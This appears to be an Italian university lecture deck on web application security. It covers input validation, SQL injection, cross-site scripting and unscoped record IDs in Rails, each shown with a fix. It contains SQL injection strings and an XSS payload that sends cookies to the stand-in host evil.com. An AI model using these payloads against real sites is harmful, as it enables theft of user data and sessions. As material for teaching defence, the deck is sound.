

Lezione 10: Sicurezza



Matteo Vaccari

<http://matteo.vaccari.name/>
matteo.vaccari@uninsubria.it



(cc) Matteo Vaccari. Published in Italy.
Attribution — Non commercial — Share alike 2.5

Exploits of a mom



Premessa importante

Quello che imparate in questa lezione ha lo scopo di farvi conoscere i rischi che si corrono nel pubblicare un servizio web

Non sentitevi incoraggiati in alcun modo a tentare di usare queste tecniche su server di terzi!!!

Attaccare un server altrui è un reato.

Validare i dati:

- ▶ ci sono dati mancanti?
- ▶ sono nel formato corretto?

Produco un array di messaggi di errore

Ripresento la form con

- ▶ i messaggi di errore
- ▶ i dati, anche se sbagliati,
- ▶ \Rightarrow così l'utente non deve riscriverli

La validazione client-side non è sufficiente

```
<script type='text/javascript'>
  function validate_my_form() {
    if (strlen(document.form.last_name.value) > 50) {
      alert("Cognome troppo lungo!");
      return false;
    }
    return true;
  }
</script>
<form method='post' onsubmit='validate_my_form()'>
  <input type='text' name='last_name' maxlength='50'>
</form>
```

Perché non è sufficiente?

- ▶ Posso validare l'input senza ricorrere al server (OK!, ma:)
- ▶ L'utente può disabilitare JavaScript e evitare la validazione (non OK)
- ▶ L'utente può modificare la sua copia locale della form (non OK)
- ▶ L'utente può sottomettere dati direttamente con *curl* (non OK)

La prima linea di difesa...

... sono le validazioni direttamente nel **modello**

SQL Injection

```
Email.find(:all,  
  :conditions => "owner_id = 123 AND subject = '#{params[:subject]}' ")
```

Pericolo! se l'utente inserisce ' OR 1 --

```
select * from emails where owner_id = 123 AND subject = '' OR 1 --''
```

ottiene una lista di *tutte* le email del db...

I pericoli dell'assemblaggio

Altro esempio:

```
username = params[:username]
password = params[:password]
user = User.find(:first,
                 :conditions => "where username = '#{username\}'
                               and password = '#{password\}' ")
```

L'utente usa

```
' or 'b'=b'
```

come username e password; risultato:

```
select * from users where username = ''
      or 'b'='b' and password = '' or 'b'='b'
```

→ questa where è sempre vera

L'utente ora ha nel nostro server un *oracolo* che risponde a domande booleane

Come proteggersi dalla *SQL Injection*?

```
username = "foo'bar"
```

```
# NO!!!
```

```
user = User.find :first,  
                :conditions => "where username = '#{username}'"  
# => select * from users where username = 'foo'bar'  
# otteniamo un errore SQL che diventa un errore 500
```

```
# SI!!!
```

```
user = User.find :first,  
                :conditions => ["where username = ?", username]  
# => select * from users where username = 'foo\'bar'  
# proteggiamo l'apice con un backslash, ora è OK
```

Cross-site scripting

```
<script>  
  alert("Guarda come ti rubo il cookie: "  
        + document.cookie)  
</script>
```

Cross-site scripting

Esempio

- ▶ la mia app consente di lasciare commenti agli amministratori
- ▶ l'amministratore visita la pagina dei commenti
- ▶ poco più tardi, qualcuno ruba tutti i numeri di carte di credito

... come hanno fatto? il codice dell'applicazione:

```
<div class='comment'>  
  <%= order.comment %>  
</div>
```

il "commento" inserito dall'utente

```
<script>  
  document.location='http://evil.com/capture/' + document.cookie  
</script>
```

Come proteggersi da cross-site scripting?

```
<!-- NO!! -->  
<div class='comment'>  
  <%= order.comment %>  
</div>
```

```
<!-- OK -->  
<div class='comment'>  
  <%= h(order.comment) %>  
</div>
```

```
<!-- OK -->  
<div class='comment'>  
  <%= sanitize(order.comment) %>  
</div>
```

Non fidarsi degli ID

`http://example.com/order/show/123`

```
def show
  @order = Order.find(params[:id])
end
```

```
def show
  id = params[:id]
  user_id = session[:user_id]
  @order = Order.find(id, :conditions => ["user_id = ?", user_id])
end
```

```
def show
  user = User.find(session[:user_id])
  @order = user.orders.find(params[:id])
end
```

Non fidarsi degli upload

Immagine (pref. 500x98)